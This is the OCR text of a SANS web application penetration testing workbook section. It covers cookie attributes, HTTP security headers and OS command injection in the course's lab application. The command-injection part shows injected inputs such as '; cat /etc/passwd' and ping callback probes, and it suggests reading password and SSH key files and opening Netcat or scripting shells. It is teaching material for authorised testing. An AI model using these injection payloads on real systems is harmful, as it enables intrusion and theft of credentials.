542.3

Injection


All reference links are operational in the browser-based delivery of the electronic workbook.

SEC542.3 | Web App Penetration Testing and Ethical Hacking

SANS

Injection

Welcome to SANS Security 542, Section 3!



SANS Offensive Operations leverages the vast experience of our esteemed faculty to produce the most thorough, cutting-edge offensive cyber security training content in the world. Our goal is to continually broaden the scope of our offensive-related course offerings to cover every possible attack vector.

SEC460: Enterprise and Cloud - Threat and Vulnerability Assessment | GEVA | 6 Sections
Learn a holistic vulnerability assessment methodology while focusing on challenges faced in a large enterprise and practice on a full-scale enterprise range.

SEC504: Hacker Tools, Techniques, and Incident Handling | GCIH | 6 Sections
Learn how attackers scan, exploit, pivot, and establish persistence in cloud and conventional systems, and conduct incident response investigations to boost your career.

SEC560: Enterprise Penetration Testing | GPEN | 6 Sections
SANS flagship penetration testing course fully equips you to plan, prepare, and execute a pen test in a modern enterprise.

SEC542: Web App Penetration Testing and Ethical Hacking | GWAPT | 6 Sections
Through detailed, hands-on exercises you will learn the four-step process for web app pen testing, inject SQL into back-end databases, and utilize cross-site scripting attacks to dominate a target infrastructure.

SEC588: Cloud Penetration Testing | GCPN | 6 Sections
The latest in cloud-focused penetration testing subject matter including cloud-based microservices, in-memory data stores, serverless functions, Kubernetes meshes, as well as pen testing tactics for AWS and Azure.

SEC660: Advanced Penetration Testing, Exploit Writing, and Ethical Hacking | GXPN | 6 Sections
This course goes far beyond simple scanning and teaches you how to model the abilities of an advanced attacker, providing you with in-depth knowledge of the most prominent and powerful attack vectors in an environment with numerous hands-on scenarios.

For more information visit **sans.org/offensive-operations**.

SEC467: Social Engineering for Security Professionals | 2 Sections
In this course, you will learn how to perform recon on targets using a wide variety of sites and tools, create and track phishing campaigns, and develop media payloads that effectively demonstrate compromise scenarios.

SEC550: Cyber Deception - Attack Detection, Disruption and Active Defense | 6 Sections
Learn the principles of cyber deception, enabling you to plan and implement campaigns to fit virtually any environment, making it so attackers need to be perfect to avoid detection, while you need to be right only once to catch them.

SEC554: Blockchain and Smart Contract Security | 3 Sections
This course takes a detailed look at the cryptography and transactions behind blockchain and provides the hands-on training and tools to deploy, audit, scan, and exploit blockchain and smart contract assets.

SEC556: IoT Penetration Testing | 3 Sections
Build the vital skills needed to identify, assess, and exploit basic and complex security mechanisms in IoT devices with tools and hands-on techniques necessary to evaluate the ever-expanding IoT attack surface.

SEC565: Red Team Operations and Adversary Emulation | 6 Sections
Learn how to plan and execute end-to-end Red Teaming engagements that leverage adversary emulation, including the skills to organize a Red Team, consume threat intelligence to map and emulate adversary TTPs, then report and analyze the results of the engagement.

SEC575: Mobile Device Security and Ethical Hacking | GMOB | 6 Sections
You will learn how to pen test the biggest attack surface in your organization, mobile devices. Deep dive into evaluating mobile apps and operating systems and their associated infrastructure to better defend your organization against the onslaught of mobile device attacks.

SEC580: Metasploit for Enterprise Penetration Testing | 2 Sections
Gain an in-depth understanding of the Metasploit Framework far beyond how to exploit a remote system. You'll also explore exploitation, post-exploitation reconnaissance, token manipulation, spear-phishing attacks, and the rich feature set of the customized shell environment, Meterpreter.

SEC599: Defeating Advanced Adversaries - Purple Team Tactics & Kill Chain Defenses | GDAT | 6 Sections
Now, more than ever, a prevent-only strategy is not sufficient. This course will teach you how to implement security controls throughout the different phases of the Cyber Kill Chain and the MITRE ATT&CK framework to prevent, detect, and respond to attacks.

SEC617: Wireless Penetration Testing and Ethical Hacking | GAWN | 6 Sections
In this course, you will learn how to assess, attack, and exploit deficiencies in modern Wi-Fi deployments using WPA2 technology, including sophisticated WPA2-Enterprise networks, then use your understanding of the many weaknesses in Wi-Fi protocols and apply it to modern wireless systems and identify, attack , and exploit Wi-Fi access points.

SEC661: ARM Exploit Development | 2 Sections
This course designed to break down the complexity of exploit development and the difficulties with analyzing software that runs on IoT devices. Students will learn how to interact with software running in ARM environments and write custom exploits against known IoT vulnerabilities.

SEC670: Red Team Operations - Developing Custom Tools for Windows | 6 Sections
You will learn the essential building blocks for developing custom offensive tools through required programming, APIs used, and mitigations for techniques used by real nation-state malware authors covering privilege escalation, persistence, and collection.

SEC699: Purple Team Tactics - Adversary Emulation for Breach Prevention & Detection | 6 Sections
SANS's advanced purple team offering, with a key focus on adversary emulation for data breach prevention and detection. Throughout this course, students will learn how real-life threat actors can be emulated in a realistic enterprise environment, including multiple AD forests, with 60% of hands-on time in labs.

SEC760: Advanced Exploit Development for Penetration Testers | 6 Sections
Learn advanced skills to improve your exploit development and understand vulnerabilities beyond a fundamental level. In this course, you will learn to reverse-engineer 32-bit and 64-bit applications, perform remote user application and kernel debugging, analyze patches for one-day exploits, and write complex exploits against modern operating systems.

For more information visit **sans.org/offensive-operations**.

TABLE OF CONTENTS (1)	SLIDE

542.3 Table of Contents

This table of contents outlines our plan for 542.3.

TABLE OF CONTENTS (2)	SLIDE
SQLi Tools	128
EXERCISE: sqlmap + ZAP	144
Summary	146

542.3 Table of Contents

Here is the rest of the Table of Contents for 542.3.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- **Section 3: Injection**
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

INJECTION

1. **HTTP Response Security Controls**
2. Command Injection
3. Exercise: Command Injection
4. File Inclusion and Directory Traversal
5. Exercise: Local/Remote File Inclusion
6. Insecure Deserialization
7. Exercise: Insecure Deserialization
8. SQL Injection Primer
9. Discovering SQLi
10. Exploiting SQLi
11. Exercise: Error-Based SQLi
12. SQLi Tools
13. Exercise: sqlmap + ZAP
14. Summary

Course Roadmap

One of the best vulnerabilities ever, command injection, is the next topic.

Protecting Cookies

By now, it is clear that cookies are critical to the security of most applications:

- For every application that uses cookies to store session information, stealing a cookie allows impersonating a user
- Therefore, protecting cookies is a must

There are several cookie attributes that are commonly used, and that should be verified:

- Secure
- HttpOnly
- SameSite

Protecting Cookies

Cookies are critical to security of most applications – the main reason for this is the fact that the majority of applications today will still use cookies for storing session information. This session information will subsequently be used on the server side in order to identify users.

In other words, if an attacker manages to steal a user's session cookie and put that cookie in their own browser, they will immediately become that user.

This is most critical for applications that require a high level of security. Imagine if your application is using Multi-Factor Authentication (MFA) in the authentication process, requiring users to enter their username and password, as well as a One-Time Password (OTP) generated by their mobile device. Even though this process is very strong, once a user has been successfully authenticated, their session identifier will typically be stored in a cookie – which can be stolen.

Interesting fact: some applications will perform additional profiling of a user's browser, their Geo-IP location and similar items, since they are aware that by stealing the cookie, the attacker instantly becomes the victim. Gmail is an example of an application that will detect a change in browser properties, within a same session, and will challenge the user to log in again.

There are several cookie attributes that a developer can use to additionally protect both cookies and abuse of cookies. These are:

- Secure
- HttpOnly
- SameSite

These attributes are used in HTTP responses and should be added to all important cookies. Let's look at each of these.

Secure Cookie Attribute

The Secure attribute is used to indicate to the browser to send the cookie only over a secure channel (i.e., HTTPS):

- The purpose is to prevent the cookie from being observed by an attacker on the wire
- Remember that if a cookie is set without the Secure attribute, the browser will send it in every request to the target domain/hostname:
  - No matter if it is HTTP or HTTPS
- Secure Cookie Attribute prevents transmission of a cookie over an unencrypted channel

Set-Cookie: SESSION=4b7328c6-3e0f-48f5-84f2-ced1b7d0bbf0; path=/; **secure**;

Secure Cookie Attribute

The Secure attribute is used to indicate to the browser that the cookie being set is sensitive and that it must be sent by the browser only over a secure channel, such as HTTPS. This is a very important setting because, by default, when a cookie is set, the browser will send that cookie in any subsequent requests to the target domain, no matter over which protocol and port it is being sent.

In other words, imagine the following scenario: you connect to a sensitive web site over HTTPS (i.e., https://www.sec542.org), where you need to log in (maybe even with secure, Multi-Factor Authentication process). Once you have logged in correctly, the application sets a session cookie which is then used to identify you, the user. Now, if you open another tab in your browser and in the URL address bar you just enter www.sec542.org, since you want to visit the same site, this request will (by default) be over an un-encrypted HTTP channel. Since the browser had the cookie for www.sec542.org in memory, it will send the cookie as well, but this time over an HTTP channel. If there is an attacker actively observing network traffic, they can see the cookie and steal it.

By setting the Secure attribute, the browser will send the cookie only over encrypted channels. So in the scenario mentioned above, when a new tab is opened, even though the request is to www.sec542.org, the browser will not append the cookie when requests are going to HTTP, and will send it only over HTTPS, preventing an eavesdropping attacker from observing the cookie. Whenever testing an application that is not public, session cookies (and other sensitive) cookies must have the Secure attribute – if you do not see this attribute set, report it. Validation is easy since the attribute is part of a response HTTP header so just check in Burp if the secure keyword is appended to a cookie as shown in the example below:

```
Set-Cookie: SESSION=4b7328c6-3e0f-48f5-84f2-ced1b7d0bbf0; path=/; secure;
```

HttpOnly Cookie Attribute

The HttpOnly attribute is used to indicate to the browser that the cookie must not be accessed by client-side scripting languages:

- The purpose is to prevent the cookie from being manipulated by JavaScript (or VBScript or Flash) code
- Original goal of the HttpOnly attribute was to prevent Cross-site Scripting (XSS) attacks from stealing cookies:
  - Majority of XSS attacks target theft of session cookies
  - Remember, once we have the session cookie, we become the user
- If the HttpOnly attribute has been set, an attempt to read the cookie will just result in an empty string

Set-Cookie: SESSION=4b7328c6-3e0f-48f5-84f2-ced1b7d0bbf0; path=/; secure; **HttpOnly**;

HttpOnly Cookie Attribute

The HttpOnly attribute is used to indicate to the browser that the cookie with this attribute must not be accessed by client-side scripting languages. This, of course, includes JavaScript, which is the most commonly used client-side script languages, and also applies to VBScript (for example, in Internet Explorer), Flash and any other client-side language.

The original goal of the HttpOnly attribute was to prevent Cross-site Scripting (XSS) attacks from stealing cookies. Since cookies are so valuable, especially when they are used to handle sessions, they are a major target for an attacker. This makes sense since if the attacker manages to steal a session cookie, they will become that user instantly. So, in a lot of XSS attacks, the main goal is to steal session cookies – the HttpOnly attribute aims to thwart such attacks by making cookies not available to scripting languages (i.e., JavaScript), and therefore preventing XSS attacks from stealing them.

Notice that the HttpOnly attribute does not block XSS attacks (this is quite often thought by people that do not understand how dangerous XSS attacks are) – the attribute just prevents client-side scripting languages from reading or setting cookies – nothing more and nothing less.

When the HttpOnly attribute has been set on a cookie, an attempt to read it will simply result in an empty string being returned back to the client-side language.

The example below shows how the HttpOnly attribute can be set:

```
Set-Cookie: SESSION=4b7328c6-3e0f-48f5-84f2-ced1b7d0bbf0; path=/; secure;
HttpOnly;
```

SameSite Cookie Attribute

Finally, the SameSite attribute is used to control when a cookie is being sent in cross-site requests:

- The purpose of the SameSite attribute is to prevent Cross Site Request Forgery (CSRF) attacks:
  - CSRF attacks happen when a user is automatically redirected from site A to site B, and if they are logged in to site B, the browser will automatically send cookies:
    - We will talk about XSRF attacks (and have a lab!) in Section 6
- There are 3 possible values:
  - strict – prevents the cookie from being sent in any cross-site requests
  - lax – allows the browser to send the cookie in a regular link while preventing sending of the cookie in a CSRF attack (i.e., in a POST HTTP request)
  - none – allows the browser to always send the cookie

SameSite Cookie Attribute

The SameSite attribute is used to control when a cookie is being sent in cross-site requests. The purpose of this attribute is to try to prevent abuse of the feature where a browser automatically sends cookies to target domains, as long as such cookies exist.

This is commonly exploited in Cross Site Request Forgery (CSRF) attacks: imagine a scenario where you login to site A in first tab and then open site B in the second tab in your browser. If there is a link in the second tab (on site B) to site A, your browser will automatically visit that link and will happily supply the cookie (since it has it due to the login in the first tab – cookies are shared in memory).

This allows an attacker to carefully craft a malicious request where they will not be able to see a response (due to Same Origin Policy – SOP), but they can issue any requests, and the browser will automatically append the cookie.

Such attacks became very wide-spread – so common that we even included a lab in Section 6 – so the SameSite attribute was added to allow a developer to control when the browser is allowed to send the cookie(s).

There are 3 possible values for the SameSite attribute:

- strict – this value tells the browser that it is never allowed to send the cookie for this site in cross-site requests. If we go back to our example from above; if the site A set a cookie with the SameSite=stric attribute, when the victim accessed site B, and site B sent a request to site A, the browser would not have included the cookie, even though it existed.
- lax – this value tells the browser that it is allowed to send the cookie in a regular link, while preventing sending in a CSRF attack. To explain with the scenario above: if, after logging in to site A in the first tab, we go to site B in the second tab, and click on a link to site A, the cookie will be appended. However, if site B automatically issues a POST HTTP request to site A (i.e., through an auto-submitted form), the cookie will not be appended by the browser.
- none – allows the browser to always send the cookie; none behaves as if there is no SameSite attribute and will allow execution of any requests; whenever the browser sees that it has a valid cookie for the target domain, it will automatically append it.

The SameSite attribute is set as below, showing how a cookie should be properly protected:

```
Set-Cookie: SESSION=4b7328c6-3e0f-48f5-84f2-ced1b7d0bbf0; path=/; secure;
HttpOnly; SameSite=strict;
```

HTTP Security Headers

As an ever-evolving protocol, HTTP supports a number of security headers that should be set by applications:

- These headers will be then honored by browsers
- Typically, they are used to prevent certain classes of attacks:
  - In some cases, they can be bypassed, but best security practices recommend that all are set

The most commonly used HTTP security headers are listed below:

- X-Frame-Options – used to prevent framing
- HTTP Strict Transport Security – ensures access over HTTPS
- Content-Security-Policy – defines from where active content (i.e., JavaScript code) can be loaded and executed

HTTP Security Headers

HTTP protocol supports a number of security response headers that can be set by an application. These headers will be honored by browsers (as long as they are supported, whenever in doubt check what the browser you are validating findings with supports) and their goal is to make the whole environment more secure.

Typically, these headers are used to prevent certain classes of attacks. Keep in mind that they are not bullet proof and sometimes they can be bypassed, so it can be a cat and mouse game. Best security practices recommend that the following headers are all set:

- X-Frame-Options – this header is used to prevent framing of the application that sets the header
- HTTP Strict Transport Security – header which ensures that the application is accessed exclusively over HTTPS for any future requests
- Content-Security-Policy – header that allows a developer to define from where active content (i.e., JavaScript code) can be loaded and executed

Let's look at each of these.

X-Frame-Options

X-Frame-Options header indicates to a browser whether the web page is allowed to be rendered in an iframe:

- Most commonly used by sites to prevent Clickjacking attacks:
  - Attacks where content of one page is rendered over second page, and is completely transparent
  - Causes a victim to click on the top page, which is transparent
- A lot of web sites will not allow framing (i.e., Google), while some depends on it (i.e., Facebook)
- Supported directives:
  - DENY – prevents rendering in an iframe
  - SAMEORIGIN – allows rendering only on the same origin as the page itself

X-Frame-Options

The X-Frame-Options header is used to indicate to a browser whether the web page that sets it is allowed to be rendered in an iframe, or embedded. The tags that this header controls include <frame>, <iframe>, <embed> and <object>.

The main purpose of the header is to prevent Clickjacking attacks. Clickjacking attacks happen when an attacker loads the page that they want to attack on top of the page they control. The top page is rendered in an <iframe> with full transparency: this causes the bottom page to be displayed and the top page is completely invisible (transparent). However, when a victim clicks on the screen, they are actually clicking on the top page, instead of the bottom page (the one they see). Such attacks are called Clickjacking attacks.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

In order to prevent such attacks, a web page can set one of the following two directives:

- DENY will prevent framing of the page
- SAMEORIGIN will allow framing only by pages on the same origin as the response itself. Note that the SAMEORIGIN directive can be partially bypassed if the application itself can be made to frame untrusted websites.

HTTP Strict Transport Security

HTTP Strict Transport Security (HSTS) ensures that the web page is always accessed over an HTTPS connection:

- Valid only after the first visit to the site
- After HSTS has been used, every subsequent request is over HTTPS, even if the user literally types http:// in the browser's URL address bar

The header Strict-Transport-Security is used to specify HSTS, with following parameters:

- max-age=<expire-time> - time in seconds that the browser will remember this setting
- includeSubDomains – rule applies to all of the site's subdomains as well

HTTP Strict Transport Security

HTTP Strict Transport Security (HSTS) is a widely supported standard to protect visitors by ensuring that their browsers always connect to a website over a legitimate HTTPS connection.

It exists to remove the need for the common, insecure practice of redirecting users from http:// to https:// URLs.

In its simplest form, the header tells a browser to enable HSTS for that exact domain or subdomain, and to remember it for a given amount of time.

Of course, in order for an application to set the HSTS header, the user actually must visit a web site somehow. This could be (initially) through an insecure access request over the HTTP protocol, in which case the user should be redirected to the same page via HTTPS, where the Strict-Transport-Security response header can be used to set future access to the web page over HTTPS. Once this has been set, even if a user types http:// in the browser's URL address bar, the request will be performed over a secure HTTPS channel.

The header Strict-Transport-Security is used to specify HSTS.

An example of the HSTS header implementation could look like the following:

Strict-Transport-Security: max-age=15778463; includeSubDomains

The "max-age“ directive indicates the amount of time in seconds that the browser should automatically convert all HTTP requests to HTTPS. It is recommended that the minimum time is set to 6 months or longer, however this may depend on other configurations as well.

The "includeSubDomains" indicates that all web application's sub-domains must use HTTPS.

Content-Security-Policy

Content-Security-Policy (CSP) specifies the resources the browser is allowed to load and that are trusted by web application server:

- This is a very important header that helps guard against Cross-site Scripting (XSS) attacks
- It allows a developer to specify server origins and script endpoints that the browser is allowed to load and execute in the context of the current web page

Proper configuration can be difficult and time consuming. The following syntax is used:

- Content-Security-Policy: <policy-directive>; <policy-directive>
  - Consult documentation and test your policies before putting them in production

Content-Security-Policy

This header specifies the resources the browser is allowed to load and that are trusted by the web application server. If enabled, malicious scripts from untrusted sources cannot be executed, thus the likelihood of Cross-site scripting (XSS) vulnerabilities is reduced.

The idea behind this server is simple: since attackers will want to inject their JavaScript code when exploiting XSS vulnerabilities, by using the Content-Security-Policy response header a developer can very precisely identify from which origins and endpoints the browser is allowed to load and execute active code.

Whenever other JavaScript code is encountered, unless it is explicitly allowed by the Content-Security-Policy response header, the browser will refuse to execute it.

While it is very flexible, configuring Content-Security-Policy can also be a daunting task. The syntax is all but simple, and if you try to push this on an existing (old) web page, in most cases it will be broken. The syntax of the header is shown below:

```
Content-Security-Policy: <policy-directive>; <policy-directive>
```

`<policy-directive>` consists of a directive and value. The simplest example is shown below:

```
Content-Security-Policy: default-src 'self';
```

This allows resource loading only by the same domain of the document – it refers to the origin from which the protected document is being served, including the same URL scheme and port number. Notice that this will break any other JavaScript that is loaded from external sites so, in such a case, additional directives will need to be applied.

More information about the Content-Security-Policy response header is available at: https://sec542.com/9f

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- **Section 3: Injection**
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

INJECTION

1. HTTP Response Security Controls
2. **Command Injection**
3. Exercise: Command Injection
4. File Inclusion and Directory Traversal
5. Exercise: Local/Remote File Inclusion
6. Insecure Deserialization
7. Exercise: Insecure Deserialization
8. SQL Injection Primer
9. Discovering SQLi
10. Exploiting SQLi
11. Exercise: Error-Based SQLi
12. SQLi Tools
13. Exercise: sqlmap + ZAP
14. Summary

Course Roadmap

One of the best vulnerabilities ever, command injection, is the next topic.

WSTG-INPV-12: Testing for Command Injection

"OS command injection is a technique used via a web interface in order to execute OS commands on a web server. The user supplies operating system commands through a web interface in order to execute OS commands."[1]

WSTG-INPV-12: Testing for Command Injection

The purpose of WSTG-INPV-12 is to assess the application for OS Command Injection flaws. These flaws, when exploited, allow the penetration tester to have underlying OS commands execute based on the provided input.

Reference:

[1] WSTG - v4.2 | OWASP https://sec542.com/98

Command Injection

- Exploitation may be possible when the web application uses values from inputs to build commands that are run on the operating system (OS)
- Contributing factors:
  - Input values are not sanitized through an allowlist of permitted characters
  - The account running the web service is not restricted to the minimum set of commands required by the application
- Consider the techniques used to demonstrate impact in this section as generally applicable to any vulnerability for which commands can be run on the underlying OS: XXE, Insecure Deserialization, SQLi, etc.


Command Injection

When a web application uses user-controlled input with an operating system command without proper sanitization, an attacker may be able to change, or add to, the executed command.

This section, and the subsequent lab, depict textbook command injection, which is somewhat rare "in the wild" today. However, the concepts introduced about how to verify operating system-level commands can be run and how to turn that access into a shell are applicable to any vulnerability for which OS commands can be run. Adjustments will need to be made to accommodate the context.

Finding Command Injection

- Pay close attention to functions within an application that tend to be performed by an OS command
- Two variants exist:
  - Blind Command Injection: the output of the injected command is not visible
  - Non-blind Command Injection: the application returns output from injected commands
- Use command line symbols within the input to alter the executed command:
  - Command separation and output redirection: `; | || & && > >>`
  - Command substitution symbols: `` ` $() ``
- Use commands specific to the target's OS:
  - `cat` vs. `type`
  - `ping -c` vs. `ping -n`
  - `ls` vs. `dir`



Finding Command Injection

When the application returns the output of injected commands to the client, as with non-blind command injection, discovery tends to be straightforward. Output can be used to adjust the payload to make exploitation successful. Additionally, post-exploitation activities to gather information about the system or establish an alternative persistence path is much easier.

Blind command injection requires the attacker to infer that injected commands are run by observing the target system interacting with remote systems. Injecting the ping command with the IP address of a system controlled by the attacker allows the ICMP Echo Request packets to be observed in a network sniffer running on the attacker's system. Alternatively, using nslookup to query a domain controlled by the attacker allows for the observation of a DNS request coming to an attacker-controlled DNS server.

Getting commands of the attacker's choosing to run on the system involves injecting various symbols used by the operating system to separate commands followed by the desired command. Alternatively, command substitution may be able to be used, if the operating system supports it. Command substitution allows a command to be inserted inside another command, and the output of the inserted command is passed to the parent command. For example:

- Command: echo date
  Returns: date
- Command: echo $(date)
  Returns: Sun Jan 5 12:00:01 UTC 2020

Notice how the command using command substitution "$(date)" returned the output of the date command to the parent command and echo sent the current date to standard out.

Using the application represented in the screenshot, suppose that the value entered into the textbox associated with the "Enter an IP address:" prompt is appended to a "ping" command.

- User Input: 127.0.0.1
- Command built by the application: ping 127.0.0.1

If an attacker intends to take control over execution, suppose they input the semicolon, ";", used to separate commands on the bash command line, and append a command of the attacker's choosing.

- User Input: ; cat /etc/passwd
- Command built by the applications: ping ; cat /etc/passwd

In the above example, the ping command will fail since an IP address was not provided; however, as can be seen in the screenshot, the "cat /etc/passwd" is run delivering the contents of /etc/passwd to the client.

Controls intended to prevent command injection may prevent the use of characters like the semicolon. In those cases, try other symbols such as the double pipe, "||", which will run the second command if the first one (the ping command) fails. This turns out to be easy to control, as the ping command can be caused to fail by not providing an IP address in the textbox. Alternatively, the "&&", which runs a command if the first one succeeds, or command substitution symbols may be able to be used to gain control over the command line. Output redirection symbols may allow an attacker to write output to a file, perhaps to write a batch script or web shell, to circumvent blocklisted symbols.

Be sure to tailor the commands run on the target system to the underlying operating system. Linux commands are not likely to run on Windows hosts, and vice-versa.

Exploiting Command Injection

- Begin exploitation with simple requests using commands available to all users
- Review the system configuration and applications installed
- Consider establishing persistence through an alternative shell

Non-blind Command Injection	Blind Command Injection
Read a world-readable file: /etc/passwd or C:\Windows\win.ini	Ping your system or use DNS to query a domain you control
Look for passwords and SSH keys, review the list of installed applications	Determine if common scripting languages and remote access tools are available
Establish a shell to interact with the system: Netcat, SSH, PowerShell/Python/Perl/Ruby/PHP, C2 Framework, etc.	


Exploiting Command Injection

After verifying command injection is possible, it may be necessary to further demonstrate the impact of the vulnerability. Progressing through reviewing the system configuration and establishing an alternative shell to interact with the system can help application owners to understand the risk associated with the vulnerability. Also, establishing an alternative shell moves operating system interactions from exploiting the vulnerability in the target web application to the established shell. This configuration adds a level of stealth, as the injected commands are no longer being injected into the application's inputs, reducing the risk of being detected by security controls monitoring the web application.


As mentioned earlier in this section, this methodology applies to any vulnerability for which an attacker discovers the ability to execute commands on the underlying operating system.


Blind Injection

- Command injection vulnerabilities can be quite easy to determine when the output is visible:



- Things become a bit trickier when command injection works, but is blind:





Blind Injection

Note that the "**`id`**" command worked in both cases in the screenshots above.

This URL (in your Security542 Linux VM): is vulnerable to command injection:

- https://www.sec542.org/mutillidae/index.php?page=dns-lookup.php


This URL is vulnerable to blind command injection:

- https://www.sec542.org/collab/index.php

In the 2nd URL: the "**`id`**" command ran, but we saw no output. Fortunately, we have a few tools at our disposal to determine blind injection: ping a remote host where we're running a sniffer (assuming outbound echo requests are not filtered from the client network), or use DNS (which is much less likely to be filtered). We'll discuss these options next.

Methods for Determining Blind Injection

- ICMP and DNS are useful tools for determining blind injection
- Pause for ten seconds by pinging 127.0.0.1 eleven times:
  - `sec542.org; ping -c11 127.0.0.1`
  - First ping is sent immediately, then ten more follow, one per second



- Ping a host on the internet where the pen tester is running a sniffer:
  - Assuming outbound echo requests are unfiltered from the client network
- Use DNS and/or Burp Collaborator (discussed next)

Methods for Determining Blind Injection

Pinging 127.0.0.1 eleven times to sleep ten seconds is an old-school batch (BAT) programming trick. DOS originally had no **`SLEEP`** command. Commands like **`TIMEOUT`** were later added to Windows, but batch programmers have used the ping trick for years before then. As noted above: pinging 127.0.0.1 eleven times will pause for (roughly) ten seconds, since the first ping is sent immediately, the 2nd is sent at second one, the 3rd is sent at second two, etc.

A penetration tester may also ping a host on the internet where he or she is running a sniffer. This presumes that outbound ICMP echo requests are not filtered from the client network. For example (using the vulnerable web app shown above):

```
sec542.org; ping -c3 192.0.2.42
```

Note: always use the "-c" flag! This command will ping three times on Windows and exit, but ping forever on Linux, MacOS, and UNIX (until stopped):

```
sec542.org; ping 192.0.2.42
```

Don't make the embarrassing mistake a course author made, where a client's website pinged his IP address for months! A reboot finally ended his embarrassment.

Note the example above once again used the following URL in your Security542 VM: https://www.sec542.org/collab/index.php

Using DNS to Determine Blind Injection


- DNS is very useful for determining blind injection:
  - It is less likely to be filtered (compared with ICMP echo request)
